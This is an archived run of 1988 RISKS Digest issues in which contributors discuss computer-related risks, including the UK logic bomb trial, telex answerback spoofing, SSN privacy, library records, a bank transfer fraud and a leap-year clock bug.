Joe Morris asks, concerning misdelivery of E-mail due to human error, "What feedback mechanisms are (should) there be to prevent this kind of misdelivery for electronic mail?" I suggest that the answer to this question is, "None!" There comes a point where human beings must be made to accept the consequences of their actions and something akin to not noticing that 202 (D.C. area code) is not equal to 319 (lowa area code) is decidedly one of those times. While machines make our work faster, easier, and more comfortable, there is probably a limit to the extent that they should protect us from our own stupidity. Certainly, the misaddressing of E-mail described by Joe has passed that limit. However, it would be interesting for us to attempt to pin-point precisely (or at least approximately) where that limit is. Any ideas out there?

Len Bliss, Appalachian State University, College of Education, Boone, NC 28608

[One widely used notion is that of REDUNDANCY -- including check sums. The notion that anyone can call your home (10 digits) and with another single digit can (1) read your answering machine messages, (2) turn on your oven, (3) turn your burglar alarm on or off, (4) feed the dog, ... is somewhat hair-raising. One way of making unlisted numbers much harder to find by sequential dialing experiments would be to use the European technique of variable-length phone numbers. You want a difficult number? Get one with 20 digits. It would also cut down on random wrong numbers. PGN]

Touch-Tone Risks

Andrew Vaught <29284843%WSUVM1.BITNET@CUNYVM.CUNY.EDU> Tue, 12 Jan 88 15:46:42 PLT

Washington State University, like several other universities in the area is currently planning on implementing a registration system based on touch tone phones. The student dials the computer, and when connected "dials" his/her ID number, followed by a five-digit number associated with specific classes. The computer will either sign a person up, or inform the caller that the class is full.

The ID numbers are eight digits long, which would give some protection

against someone using someone else's number. The only problem is that on the local IBM mainframe (under VM/CMS), student userid's are the ID numbers, and there are some pretty huge NAMES files floating around. The potential for abuse is there, especially considering that one could use dial-out modems on the system.....

Andy

American Express Computer Problem 2

Frank Wales <mcvax!zen.co.uk!frank@uunet.UU.NET> Mon, 11 Jan 88 14:25:31 GMT

After my submission the other week about American Express losing my PIN, I just thought you might like to know that things don't appear to have ended there. I used the card to withdraw some cash shortly afterwards while on holiday in Scotland, and have received two (so far) notifications of intent to debit the requisite amount from my bank account.

I called Customer Service and spoke to a Representative who assured me that I would only be debited once; we'll see. A few questions revealed that: this duplication had been happening to many Cardmembers using the Express Cash service; that he didn't think there was a link to those who had recently lost their PINs (although it hadn't occured to him); and that he seemed unsure about whether this would be the last problem I would encounter.

I'm sure all this malarkey is doing Amex's reputation no end of bad; I'll let you know of any future developments.

Frank Wales, Development Engineer, [frank@zen.uucp<->mcvax!zen.co.uk!frank] Zengrange Ltd., Greenfield Rd., Leeds, ENGLAND, LS9 8DB. (+44) 532 489048 x220

★ Re: PCs die of New Year Cerebration [Risks 6.5]

Scott Nelson <decwrl!esunix!nelson@ucbvax.Berkeley.EDU> Tue. 12 Jan 88 08:43:05 mst

A guy I used to work with here who previously worked at Sperry-Univac (now UniSys) claimed to have inserted a good joke into one of their intelligent terminals buried deep in the microcode where no one is likely to accidentally find it. I don't know all of the details about the intelligent terminal, but it could have had PC-compatibility as one of its intelligent features.

Anyway, when the terminal is first powered on, it checks to see if the current year according to the battery-powered clock is different from the one saved the last time it was turned off. If so, it displays a New Year's message and plays "Auld Lang Syne" for about a minute using the tone generator normally reserved for the bell. It is then supposed to work normally for the rest of the year. He said he gets a good laugh every new year just thinking about it.

That company does start with "S" as the first article mentioned (at least it

did when it sold the terminal). I suppose there is a chance that this "harmless prank" could become not so harmless after a few years.

Oh, and by the way, this guy now works for the other "S" company mentioned above. Just a thought...

Scott R. Nelson

Evans & Sutherland Computer Corporation

UUCP Address: {decvax,ucbvax,ihnp4,allegra}!decwrl!esunix!nelson Alternates: ihnp4!utah-cs!esunix!nelson usna!esunix!nelson

✓ UK Logic Bomb Case is Thrown Out

"Geoff. Lane. Phone UK-061 275 6051" <ZZASSGL@CMS.UMRCC.AC.UK> Tue, 12 Jan 88 11:34:11 GMT

The following appeared in Datalink, dated Monday, January 11,1988.

James McMahon, the contract systems programmer accused of planting "logic bombs" in his client's computer systems, has been cleared of all charges.

McMahon walked free from Isleworth Crown Court, London, late last month after the presiding judge Derek Holden accepted a mid-trial motion that the evidence against McMahon was inconsistent, incomplete and laking in reliability.

The ruling, which focused on print-out and disk exhibits, promises to be a watershed in the history of computer law, influencing the validity of such admissions in future cases.

The trial was billed as the UK's first "logic bomb" case, with McMahon accused of planting unauthorised code in the DEC PDP 11 system software of air freight forwarder Pandair Freight. The prosection claimed that one such "lofic bomb" locked terminals at Pandair's Heston office, near Heathrow, and a second was set to wipe the memory of the company's Birmingham computer.

McMahon's motive was either financial gain or revenge after losing a 50,000 pound contract with Pandair, the prosecution said.

The judge ruled that the evidence wasn't solid enough and instructed the jury to pronounce McMahon not quilty. A relieved McMahon told Datalink: "I have lost much more than Pandair ever did."

McMahon, who was referred to during the case as a Posche or Lamborghini driving philanderer, says he bears no resentment. His only gripe is that he lost a major contract worth 40,000 pounds with the Stock Exchange after police informed directors there that there was a case pending.

McMahon has now returened full-time to DEC system consultancy in the City.

In a second article in the same paper the following appeared...

Eighteen months of bing labelled a "logic bomber" finally ended for system programmer James McMahon late last month.

McMahon was found not quilty of planting three so-called logic bombs in the screen handling module of his client's DEC PDP 11 system software.

The client, air freight forwarder Pandair, employed him on a freelance basic to patch its system software and install or tune its operating system, in this case the RSX 11 M+ operating system.

As well as maintaining his innocence throughout, McMahon is adamant that the code that constituted the alleged bombs could never have produced the effect the prosecution claimed. In short he claims he was framed, that the code was written to discredit him.

As his barrister, Colin Nicholls, QC, put it in court: "The prosecution evidence is partial, deceptive and manufactured. It smells of dishonesty and contrivance."

The judge thought this submission well-founded, agreeing that there were areas of unsatisfactory and missing evidence.

First, the original disks containing the supposed bomb were not taken into police custody immediately after the suspected sabotage, but left in the Pandair computer room.

The Pandair programmer who produced the printout of file directories and source listings from the disks had sufficient skills in Macro Assembler to insert the bombs the judge said.

Further the Pandair development disk went missing shortly after the alleged crime.

"There is doubt over who produced the printout and which disks it came from," he said.

And the motive for framing McMahon was there, claimed Nicholls: jealousy over a shared lover and envy over McMahon's expensive lifestyle.

However, after five weeks the judge was unwilling for the case to continue with such gaps and doubts over the evidence. "we need to take a particularly robust view of evidence in such a complex technical case," he said.

The relief on the faces of the 12 men and women of the jury as they were dismissed testified to that.

Geoff Lane, UMRCC

SSN abuse warned about long ago

Richard Brown <richard%a.cs.okstate.edu@RELAY.CS.NET> Sat, 9 Jan 88 23:06:24 CST

The abuse of the SSN was forseen long ago by none other than then-FBI-director J. Edgar Hoover. His warning was against two things that would reduce U.S.A. to a Police State: a national identification card, and a national police force. His warning was heard loudly enough that for many years the SSN card that you recieved from the government had a notice on the back "this card is not legal for identification purposes."

I recently tried an experiment: I tried to go for one month without giving my SSN to anyone. I found it impossible to manitain a reasonably civilized life-style under that circumstance. For example: I could not write a check, because it has my driver's license number on it which is, guess what? I could not get a post-office box: positive ID (driver's license or state ID issued by Department of Motor Vehicles, using SSN) AND current AND former street address required. I could not use a credit card (BTW- this is alledged to be tracked by NCIC and IRS. Cannot verify how much access is required for the NCIC version of this). Could not enroll in college. |Financial Aid?-HAH!!!! Could not get utilities connected at my new appartment. etc. It is getting scary, Folks. Big Brother is here!

ps My Sysop commented on how much time I've been spending in net.mail lately...
---- Richard Brown, Oklahoma State University richard@a.cs.okstate.edu

SSN Required Disclosures -- library social security privacy

Steve Cisler <well!sac@lll-crg.llnl.gov>
7 Jan 88 14:00:43 GMT

I work in a public library, and I can assure comp.risks readers that most libraries and librarians are very conscious of the privacy issue when it comes to records about library users.

The best example is how our automated circulation systems are designed to work. We will be using CLSI, Inc., the largest vendor to libraries, and I think they are a good example of the care taken to protect the rights of a book borrower's privacy. When you check out a book a link is established between the barcode number on your library card and the barcode in the borrowed item. As soon as you bring the book back, that link is broken and no record of the transaction is archived. You can opt not to even be able to see the current unbroken links unless items are overdue.

This means that no one in the library or legal or mental health system can get a profile of your reading habits from checking old records. There are just not any--except overdue items, and they are kept until you pay up and clear your record.

That is reassuring, but I am troubled that some libraries ask for SSN as a

unique id before they issue a library card. Our committee on registering library users quickly decided against this, again because of privacy matters. I would urge any of you who use a library to inquire about this and post some responses here. Our unique id will be first letter of first name, first four letters of last name, month (1-9,O,N,D) and two digits of the year. Mine would be SCISL042. There is some way they handle all the John Smith in one big area, but this works quite well for most cities and counties.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 9

Thursday, 14 January 1988

Contents

"The Consultant" by John McNeil

Jim Horning

Re: Missent Missives

Ge' Weijers

Steve Caine

Brent Chapman

Re: PCs die of New Year Cerebration

Sam Cramer

SSN / Phone Number / etc.

Andrew Burt

Bruce O'Neel

Library book borrowing privacy

Geoff Goodfellow

Will Martin

Steve Cisler

SSNs

lan G Batten

Info on RISKS (comp.risks)

"The Consultant" by John McNeil (c) 1978 -- Book Review

Jim Horning <horning@src.dec.com> 13 Jan 1988 1714-PST (Wednesday)

"The Consultant" by John McNeil (c) 1978 First published in Great Britain in 1978 by Weidenfeld & Nicolson Limited 1983 edition published by Century Publishing Co. Ltd.

76 Old Compton Street, London W1V 5PA

ISBN 0 7126 0174 0

This is a novel relevant to the concerns of RISKS that I don't think has been discussed here before. (On its own, it's quite a competent crime thriller, the best computer crime fiction I've read--a real late-night page-turner.)

The central theme of "The Consultant" is computer fraud. The protagonist is a computer consultant who specializes in discovering embezzlement and fraud. His clients know that he is good at finding it. What they don't know is that after he exposes a culprit he quietly takes over the security loophole for his own use.

Since most of the characters in the book are not computer sophisticates, most of the explanations are given in simple terms, but McNeil does not talk down to the reader, and does not spout technical nonsense. He manages, in quite a readable way, to present many of the basic precautions against computer fraud, and explain both why they are necessary and why they are not sufficient.

Anyone familiar with the state of the art ten years ago should spot some reasons why the precise fiddle described in the book would not have succeeded. (Perhaps some details were changed to protect the guilty?) But any hotshot programmer reading the book will probably come up with a scheme that he believes WOULD have worked; I fear that some of them will be correct about this.

RISKS readers will realize that the situation has gotten worse in the last decade. There is vastly more (and more valuable) information in computer systems. The systems themselves have gotten more complex, making "weevils," as well as bugs, harder to locate and remove. Computer networks have information and code sloshing around in ways that are much harder to audit. It is steadily easier to turn bits into cash. And the technology of security for information systems doesn't seem to be keeping up.

This is a good book to give your manager or vice-president when you want to dampen unwarranted optimism about the safety of data in an existing or planned information system. He will almost certainly come away convinced that it is unwise to trust the system without repeated security audits--and that it is foolhardy to trust your auditors!

On the other hand, if you want to INDUCE unwarranted optimism, you may be pleased to know that this book doesn't seem to have a very wide circulation in the US. Brian Randell had told me about it some time ago, but I was unable to find it in any local bookstores. I am grateful to him for mailing me a copy from England.

The cover says that this is "The novel on which the 4-part BBC TV Series was based," and states that Hywel Bennet played Christopher Webb in "the BBCtv production of THE CONSULTANT, produced by Ron Craddock, directed by Cyril Coke and adapted by Alan Plater." Does anyone know if this series played on public TV in the US? I don't recall hearing about it.

Jim H.

Fraud failed due to computer failure.

Wed, 13 Jan 88 03:00:55 +0100

Three men, one of them an employee of the bank, tried to steal 15.1 million dollar from an Amsterdam bank. The employee booked at the 24th of December \$8M4 & \$6M7 to a swiss Bank account in Zuerich opened by the other two persons. Normally such a transaction requires two passwords from two persons. Somehow the employee managed to get the password of somebody else. Due to a technical failure the second transaction didn't work and warnings popped up on other peoples' screens that a transaction failed. These people alarmed their bosses, since the transaction was nowhere scheduled. Also the police and the Swiss bank were warned, which disabled the accounts. The three men tried the same day to collect \$5M. When they heard the account was disabled, they fled. Their identity was known by that time. They turned themself in the 4th of January.

(Condensed and translated from `de Volkskrant' 12 Jan '88, of course without permission.)

Re: Missent Missives

Ge' Weijers <mcvax!hobbit!ge@uunet.UU.NET> 14 Jan 88 11:08:47 GMT

- > [It used to be a relatively easy matter to break off a few tynes on
- > your answer-back drum, or indeed install a different one, thus being
- > able to masquerade as someone else. Perhaps it is harder now?
- > Somehow I doubt it. PGN]

It's getting easier all the time. In the days of mechanical teletypes tampering with the answerback drum could be detected, but now most teletypes have the answerback message stored in ROM. A hacker/criminal can easily change this message, and pose as somebody else. (The answerback drum is also used for the HERE-IS message, a voluntary identification.) The current trend of using PC's as intelligent telex terminals makes this tampering even easier. The answerback function really should be implemented by the switching system, not by the user terminal.

Ge' Weijers, Informatics dept., Nijmegen University, the Netherlands UUCP: {uunet!,}mcvax!kunivv1!hobbit!ge

Telex Answerback Spoofing

Steve Caine <shc@cfg.com> Thu, 14 Jan 88 08:36:27 -0800

Spoofing a telex answerback is even easier than in the days of the KSR 33 and its answerback drum.

Our telex "machine" is just a port and a couple of programs on our VAX. To send a telex, we call our IRC (International Record Carrier) who transmits a WRU (^E). If we respond with our answerback, that's it. We

can enter the number we want, the connection is made, and we have a 2-way, real-time conversation. In practice, of course, we just send our message but we prefix & suffix it with a WRU so we can be "sure" we have reached the correct number.

When someone calls our telex number, the IRC switcher dials the telephone number they have on file for us, our machine answers and responds to the IRC's WRU with our answerback. If it matches what the IRC expects, their switcher make the connection between us & the caller. Our program just collects up the message & then mails it to a couple of standard mailboxes on our system.

Note that it is trivial to spoof the answerback. In our program, it is just a file (/usr/spool/telex/ANSWERBACK). Also, the answerback is in no sense a password. It's at the bottom of every sheet of our letterhead, for example, and it appears in all the published telex directories.

In most of the world, a printed telex message with an exchange of answerbacks at the start and the end is a legal proof that the message was sent AND received.

Steve (shc@cfg.com // ...!{uunet,ihnp4}!cfg!shc)

More Touch-Tone and lack-of-answerback problems

Brent Chapman <chapman%mica.Berkeley.EDU@violet.berkeley.edu> Thu, 14 Jan 88 13:25:15 PST

The recent, unrelated articles in Risks about (mis)use of Touch-Tone technology and lack of recognizeable answerback (the Jesse Jackson Telex to the Washington Post) brought to mind a similar problem that I face several times each week.

I run the computer facilities of Capital Market Technology, a finance company in Berkeley. We deal in foreign exchange risk management, so our operation has some around-the-clock aspects to it (although most of our work is done during normal West Coast business hours). Part of my job is being on-call at all times to deal quickly with system problems; I carry a pager with a 10-digit LCD on the top. To reach me, someone dials the phone number assigned to my pager, then punches in the numeric message (usually a phone number or a code) that they want to appear on my pager LCD.

The problem is, the pager controller answers with a simple series of beeps, prompting the caller to enter the message. The caller gets no indication of _whose_ pager they've reached. In the six months I've had the pager, my company has used it exactly once, yet it goes off several times each week (often in the middle of the night)!), apparently because of people dialing the wrong number, Sometimes, I'll get several calls per day for a few days in a row; I'm convinced that people are programming the wrong number (mine!) into their phone memories, and keep dialing that and wonder why the person they _think_ they are paging isn't answering calling back.

If everyone just punched in their phone number as the "message", it might not

be so bad. Life isn't so simple, however. First, even those that _do_ enter their phone number as the message usually don't bother to enter their area code; the service area of our paging company covers all or part of 4 different Bay Area area codes (415, 408, 916, and 704), plus the Phoenix/Tucson and Los Angeles/San Diego areas. Second, people (including my company) often use private codes. Third, the paging company also provides non-message (beep-only) pagers; if someone calls my pager number, but doesn't enter a message, my pager still goes off (displaying a special "no message" code).

I've gotten to the point that if it goes and the message isn't in our company code, or if it isn't a phone number that I recognize, I ignore it. Sometimes, if it goes off a series of times in the middle of the night, I'm forced to turn it off just so that I can get some sleep, and risk missing a "real" call from my company (although they can still call my home number).

It seems to me that a lot of my problems with the system would disappear if the controller answered with a recorded or syntheszed message ("Please enter your message for Brent Chapman of Capital Market Technology at the tone.") rather than the series of beeps it uses now.

Brent Chapman Capital Market Technology, Inc.
Senior Programmer/Analyst 1995 University Ave., Suite 390
{||II-tis,ucbvax!cogsci}!capmkt!brent Berkeley, CA 94704
capmkt!brent@{||I-tis.arpa,cogsci.berkeley.edu} Phone: 415/540-6400

★ Re: PCs die of New Year Cerebration [Risks 6.5]

Sam Cramer <cramer@sun.com> 14 Jan 88 20:39:19 GMT

Re: Suns lose track of time after New Years

The Sun problem involved the clock chip being improperly accessed, and time drifting as a result. As I understand it, this is really a double bug, because improper input makes the clock chip go bonkers. Thus, a bug in software tickles a bug in hardware.

Re: viruses and buried jokes

During college I worked at Sun Electric, which makes automated testers for cars. A friend wrote the firmware for an emissions tester that would printed time-stamped reports. For some reason, on power-up the date was initialized to his birthday.

I understand that video game programmers often insert "signatures" into their games.

Sam Cramer {cbosgd,decwrl,hplabs,seismo,ucbvax}!sun!cramer cramer@sun.com

[Sun of agon. PGN]

✓ SSN / Phone Number / etc. (Re: RISKS-6.1)

Andrew Burt <isis!aburt@husc6.harvard.edu>
6 Jan 88 06:04:06 GMT

Re: Jordan Hayes <jordan@ads.arpa> on credit purchases:

And if someone just decides to call you up and ask, "Hi, this is Tom, I'm the manager at

Re: SSN and state universities.

Bruce O'Neel <XRBEO%VPFVM.BITNET@CUNYVM.CUNY.EDU> Wed, 06 Jan 88 18:54:08 EST

An unnamed state university in MD takes your SSN and adds a digit to it (a 1), therefore they say it isn't you SSN. ("SSN's are 9 digits, you student id is 10 digits). Another unnamed state university in VA is very careful to do the same thing but call it you student id. Only if pressed (What is my student id? "It's on your student id card" "But I don't have one of those" ...) do they say SSN.

★ re: required disclosures -- library book borrowing privacy

the terminal of Geoff Goodfellow <Geoff@csl.sri.com> 14 Jan 1988 10:40-PST

Steve Cisler mentions that most libraries and librarians are very conscious of the privacy issue when it comes to records about library users. He explained how their system made and broke links and kept no audit trails of past links when they were broken upon book return.

But, what about backup's? Does the library system do monthly, weekly, daily, hourly (like MIT-Multics used to) or real-time file mirroring of book borrowing information? how long are the backup tapes/disks kept before being recycled? Stored off site, etc.?

As was discovered (on a hunch) in the National Security Council office automation system (PROFS), backup's played a key role in the Iran-Contra investigation of Oliver North & John Poindexter.

Re: SSN Required Disclosures -- library social security privacy

Will Martin -- AMXAL-RI <wmartin@ALMSA-1.ARPA> Wed, 13 Jan 88 9:23:53 CST

Interesting comment there; glad you posted it. However, does this mean that the library then has no way of tracing back the chain of patrons who checked out a book to find out who might have damaged it, so they can be charged for this? For example, just a couple weeks ago, I checked out and read a book

from the St. Louis Public Library (which uses a bar-code-scan system now; they used to take pictures of the library card and the data pasted inside the book's front cover). I discovered that a page had been torn in half near the end of the book. Is there no way for the library to query the patron(s) who had checked out this book before me, to see if any of them would own up to damaging it?

Will Martin

wmartin@ALMSA-1.ARPA (on USENET try "...!uunet!almsa-1.arpa!wmartin")

Re: SSN Required Disclosures -- library social security privacy

Steve Cisler <well!sac@cogsci.berkeley.edu> Thu, 14 Jan 88 12:53:52 PST

No, there is no way to query patrons who may have borrowed a book before you did. We take the stance that it is better to lose some control and protect privacy. In some cases we catch the damage before shelving the book and note that in the front cover "Damage noted 1/14/88" etc. Steve

✓ SSNs (<u>RISKS-6.8</u>)

Ian G Batten <BattenIG@CS.BHAM.AC.UK> Thu, 14 Jan 88 12:49:14 GMT

The discussion of the pros and cons of having to reveal your SSN in the USA is rather interesting. The UK has virtually no national register of people (officially). You legally have to register births, deaths and marriages and in principle you have to be on the electoral roll (although the take-up rate of this is reputed to be less than 70 percent in some inner-city areas). There is no national identification number or card (not even drivers licenses. When I was in California someone told me there were non-driving driving permits for the blind to act as ID).

This all seems similar to the USA. Yet I rarely have to produce my social security number (for supplementary benefit, to request a tax code and for my employer to pay my NI contributions). Libraries want a proof of ID, but anything will do. Each body uses a distinct magic number for people --- I have a Social Security Number, an NHS number, a Tax Reference, a Driver Number.

I wonder why the USA has got its systems hung up on one ID number. Here SSNs are used solely for Social Security, Driver Numbers for driving etc. I have never yet seen a form related to anything other than a number's own domain requesting one. Do Americans need to quote an SSN for a passport? A credit card? A mortgage? Why is a country with so many liberal tendencies allowing itself to make the job of repressive law-making easier?

ian



Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 10

Friday, 15 January 1988

Contents

- Multimillion \$ Fraud Failed due to Computer Error
 - Frans Heeman
- Library Privacy
 - Michael Wagner
- A reverse Heisenbug: it's there only if you look for it **Dave Platt**
- "The Consultant" on TV
 - Jim Horning
- The timewarps of '88
 - Rayan Zachariassen
- Info on RISKS (comp.risks)

Multimillion \$ Fraud Failed due to Computer Error

Frans Heeman <mcvax!cs.vu.nl!frans@uunet.UU.NET> 14 Jan 88 09:01:57 GMT

In the Dutch newspaper "De Volkskrant" of Tuesday january 12 and Wednesday january 13 1988, two articles appeared on a computer fraud that was discovered by ... an error of that same computer.

An employee of a bank in Amsterdam (name of the bank not mentioned) transferred \$15.1 million to a Swiss account, using the computer. To make an international money transfer, two persons must give permission. Each of them has a secret password. The employee knew the password of one of his collegue's, and had a password himself, and thus could make the money transfer on his own.

On december 24, the employee tranferred \$8.4 million and \$6.7 million to a bank in Zurich. Due to a technical malfunctioning, the transfer of \$6.7 million failed. After Christmas, other employees saw on their terminalscreen that the transfer had failed, got suspicious, and reported to their superiors.

According to the Volkskrant, many banks use the same system, and this method of fraud "occurs presumably more often, although the banks are very quiet about this". The employee is arrested.

This makes me wonder about fail-safe computers: a fail-safe computer would have failed to save the bank from THIS fraud :-)

Frans Heeman, frans@cs.vu.nl

Library Privacy (RISKS DIGEST 6.8)

Michael Wagner +49 228 303 245 <WAGNER%DBNGMD21.BITNET@CUNYVM.CUNY.EDU> Fri, 15 Jan 88 14:02 CET

In Risks 6.8, Steve Cisler wrote

- > This means that no one ... can get a profile of your reading habits
- > from checking old records. There are just not any--except overdue items ...

This comes up from time to time, but it's worth pointing out again. Don't forget to think about (and talk about) the backup system. This system, designed explicitly for the re-creation of old data in certain, failure situations, can be (mis)used to recreate the data in other situations unless the backup system is designed with data protection and selective erasure in mind.

Michael

[The old Contragate so-you-thought-you'd-deleted-it problem... PGN]

A reverse Heisenbug: it's there only if you look for it

Dave Platt <coherent!dplatt@ames.arc.nasa.gov> Fri, 15 Jan 88 10:05:35 PST

I've encountered a marvelous Heisenbug (a bug whose behavior changes when you look for it) involving TOPS Spool and MultiFinder. Yesterday, I installed MultiFinder on one of the Mac SE systems here at work. After rebooting, I found that TOPS Spool worked fine when the system was booted in Finder mode, but behaved erratically when the system was booted in MultiFinder mode. The primary symptom I saw was that TOPS Spool would spool the file to disk, but would not print it. The status display would indicated "Waiting; source: AppleTalk", and the printer's yellow status light would double-blink (indicating that the printer was waiting for data to be sent over AppleTalk). This wouldn't always occur, and didn't always occur at the same point in a file. I tried spooling one file several times, and the copies seemed to exhibit different behavior.

Finally, I noticed one critical clue: if I had turned "Print while I work" off, and then opened the TOPS Spool d/a and turned it back on, the spooler would not begin transmitting the file until I closed the desk accessory. Printing would then begin, and would continue to work properly until I opened the desk accessory again... at which point the current print job would hang!

So... hmmm... using the TOPS Spool desk accessory under MultiFinder causes the

background printing task to stop working, but using exactly the same desk accessory, System, drivers, etc. works just fine if the system is booted under the Finder. What's the difference? Well, under MultiFinder, desk accessories are normally opened by a mini-application called DA Handler, so that they won't go away if you "Quit" from your current application. I tried opening TOPS Spool while holding down the Option key, which forces the desk accessory to run in the current application's context... and, lo and behold, background printing kept working! Apparently, the TOPS Spool desk accessory interferes with the background-printing task if it's run under DA Handler, but not if it's run under the current application (Finder, in my case).

So... this is really a reverse Heisenbug, of sorts... the software works unless you look to see whether it's working, at which point it stops working!

Dave Platt

UUCP: ...!{ames,sun,uunet}!coherent!dplatt Internet: coherent!dplatt@ames.arpa, ...@sun.com, ...@uunet.uu.net

[For those of you who weren't in on the original flurry of Heisenbugs, see <u>RISKS-4.30</u> through 36, and a few subsequent issues. PGN]

✓ "The Consultant" on TV

Jim Horning <horning@src.dec.com> 15 Jan 1988 1447-PST (Friday)

I got many responses to my question. Here are some relevant excerpts:

From: olling@tcgould.tn.cornell.edu (Cliff Olling)

I caught 2 or 3 episodes of it quite by accident about 6 months to 1 yr ago. It was showing on one of the PBS stations on our cable here in Ithaca. I think the PBS stations are in Scranton, PA, and Binghamton & Syracuse, NY.

As for the content, I found it interesting from the theatrical as well as the technical sense. The consultant didn't seem to be blatantly "bat", and I don't remember actually took any money. He seemed more like an adult version of the typical teenage hacker stereotype. The technical parts (actually typing on terminals, using modems, etc.), actually seemed fairly realistic. There were no whirling tape drives or modems going Beep-Boop-Beep-Boop a'la War Games. All in all, very little suspension of disbelief was required.

From: davy@intrepid.ecn.purdue.edu (Dave Curry)

"The Consultant" BBC television series was aired on the Arts & Entertainment Network (a cable channel) on Monday evenings about two years ago. If I remember right, they broke it into five or six episodes instead of four, each was an hour long.

The series wasn't too bad... they actually used "computer words", and

didn't do anything silly like make the terminal beep for each character it printed, etc. Some stuff was simplified for the general public, but overall I found it an enjoyable series.

The A&E Network tends to re-air most of their more popular shows every year or two.

From: watrous@aramis.rutgers.edu (Don Watrous)

I've seen it play on A&E (cable) a couple of times within the last year or two. ... I remember the characters and the premise, but don't recall being very impressed.

From: Lee Barford <barford%hplabsb@hplabs.HP.COM>

The Arts & Entertainment Network played it twice, about 18 months ago and again about a year ago.

[Some of this covered by comments from Brian Kantor, Scott C Crumpton, Dave Curry, Dwight D McKay, Alan Wexelblat, ... PGN]

★ The timewarps of '88 [More Leap Year details -- SEE RISKS-6.4 to 7]

Rayan Zachariassen <rayan%ai.toronto.edu@RELAY.CS.NET> Thu, 14 Jan 88 22:16:10 -0500

Not having anything better to do last New Year's evening, it seemed like a good opportunity to synchronize our computer clocks with reality. So, as the leap second approached, my finger was poised on the RETURN key. Poof, the New Year arrived and the clock was back in sync. Ten minutes later, the computer was half an hour into '88. Hmmm, didn't look right. For the next couple of hours, I was chasing the system clock the way a cat stalks its evasive prey.

A day or so later, the first reports appeared of other people having the same problem (by this time I was used to frequent timewarps on the system). The problem turned out to be caused by a classical programming error:

Macro arguments with side effects are Bad Style.

The problem was in the clock maintenance software in the kernel, where a C macro defined as:

was called using:

```
... MONTHSEC(--mon, year);
```

instead of:

--mon;

... MONTHSEC(mon, year);

The code was written after the previous leap year, and the double-evaluation of the first argument would not occur until another leap year. Some knee-jerk analysis of the problem wrongly blamed the leap second (what with all the publicity). Since most clocks and software don't know about leap seconds, this was not plausible.

Considering the 40000-odd (my estimate) computers that were affected by this problem, many many people were thinking of the careless programmer with warm, sizzling, thoughts. It didn't reflect well on the employer/vendor either, both in letting this problem slip by them, and in letting an apparent novice write such a critical section of code. I realize my criticism may be harsh, but it is coloured by the severity of the problem, having experienced it, and knowing the cause.

On a vaguely related matter, the latest issue of The Economist (9-15 Jan 88) has an article titled "Something Rotten in the State of Software". It is a 3-page overview of computer bugs, what causes them, and what to do about it. Several Risks issues, and people (Neuman, Parnas, Leveson), are mentioned.

Never trust computers.

rayan



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 11

Friday, 22 January 1988

Contents

Another One-Character Error

Earl Boebert

Safety in MIL-STD-2167A

Nancy Leveson

Brady Report on the Crash

Randall Davis

Data tampering, CTFC study of Major Market Index

Randy Oppenheimer

Court drops 'logic bomb' trial

John Pettitt

Official word on Social Security Numbers

Rob Austein

VAX/VMS security problem

Philip Taylor via Rob Gross

TimeWarps as an omen

Jeffrey R Kell

New Year's

Robert Slade

Time-chasing

Paul Fugua

Re: New Year's Sun clock

Martin Ewing

Info on RISKS (comp.risks)

Another One-Character Error

<Boebert@DOCKMASTER.ARPA> Mon, 18 Jan 88 17:16 EST

The note about the Honeywell H800 that the Air Force dropped off the loading dock brought back this memory ...

At the time of that incident, I was an EDP Officer at Hg Air Training Command. Our H800 shared a computer room with the Military Personnel Center, who had just moved the personnel records of all of the officers in the USAF onto mag tape files on a Burroughs B5000. The biggest job they ran was queries, which were written in a perverted first-order predicate calculus and asked questions like "which officers have specialty codes equal 'xxxx' and grade equal 'Captain'" and so forth. Individual records were pulled by the obvious query "which officers have Service Number equal 'xxxx'..."

The program loaded a batch of queries into the B5000 and then passed the whole tape file against it, printing "hits" on line, giving a distinctive rhythm to the job:

buzzzzchunkachunkabuzzzchunkabuzzzzzzzzzzchunkachunkabuzzz....

One Sunday I came in to play our favorite computer game (called "Beat the H800 Compiler" or "You Bet Your Project") and noticed that the B5000 next door was going:

chunkachunkachunkachunkachunkachunkachunkachunkachunka...

so I went over and pulled rank on the airman who was running the job. Examination of the input showed that somebody had tried to select a specific record, but through clerical error had inserted a "not" sign before the "equal." Had I not intervened, this would have produced a truckload of paper containing every officer personnel record in the Air Force, except, of course, the one they were looking for.

Safety in MIL-STD-2167A [Safety in NUMBERS?]

Nancy Leveson <nancy%murphy.uci.edu@ROME.UCI.EDU> Fri, 22 Jan 88 07:36:17 -0800

This may be a case of me being the last to know, but from a briefing on the new version of the DoD standard for software development (MIL-STD-2167 -- now called 2167A), I learned that one of the stated goals of the new version is to add safety requirements. To this end, a requirement has been added for the contractor "to conduct safety analysis to (a) minimize potential for hazardous conditions during the operational mission and (b) clearly identify and document hazards." There is also a provision added to the Software Requirements Specification DID to document safety requirements.

Whatever one may think of such standards in general or of these particular safety requirements, including safety requirements in the software development standards is a step forward in awareness and concern.

I have written a lot in various places about what I think should be done during software development in order to increase safety. It would be interesting to me to read more in this bulletin board about specific approaches that others might advocate. Given that you were in charge of a project to develop software to control a potentially dangerous system (e.g., a nuclear power plant, a medical device such as a linac, or an

aircraft), what (if anything) special would you do to ensure acceptable safety? Or if you have already had such experiences, what have you done and did you think it was effective and adequate?

Nancy Leveson, University of California, Irvine

Brady Report on the Crash

Randall Davis <DAVIS%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Sun 17 Jan 88 15:53-EST

In view of the numerous discussions about the possible role of portfolio insurance strategies and technology in the market crash, consider these comments from/about the recently released Brady report. The conclusion is that those strategies and technology were largely not causes of the crash; there is as well a call for more use of information systems as an effective way of monitoring the markets and preventing problems in the future.

(From a Boston Globe news analysis column 13 January 1988)

Brady Panel Hits Mark on the Crash
David Warsh

The Brady Report is just back from the printers... its recommendations boil down to two basic strategies -- coordinate margin requiresments and establish circuit-breakers (coordinated trading halts and existing price limits)....

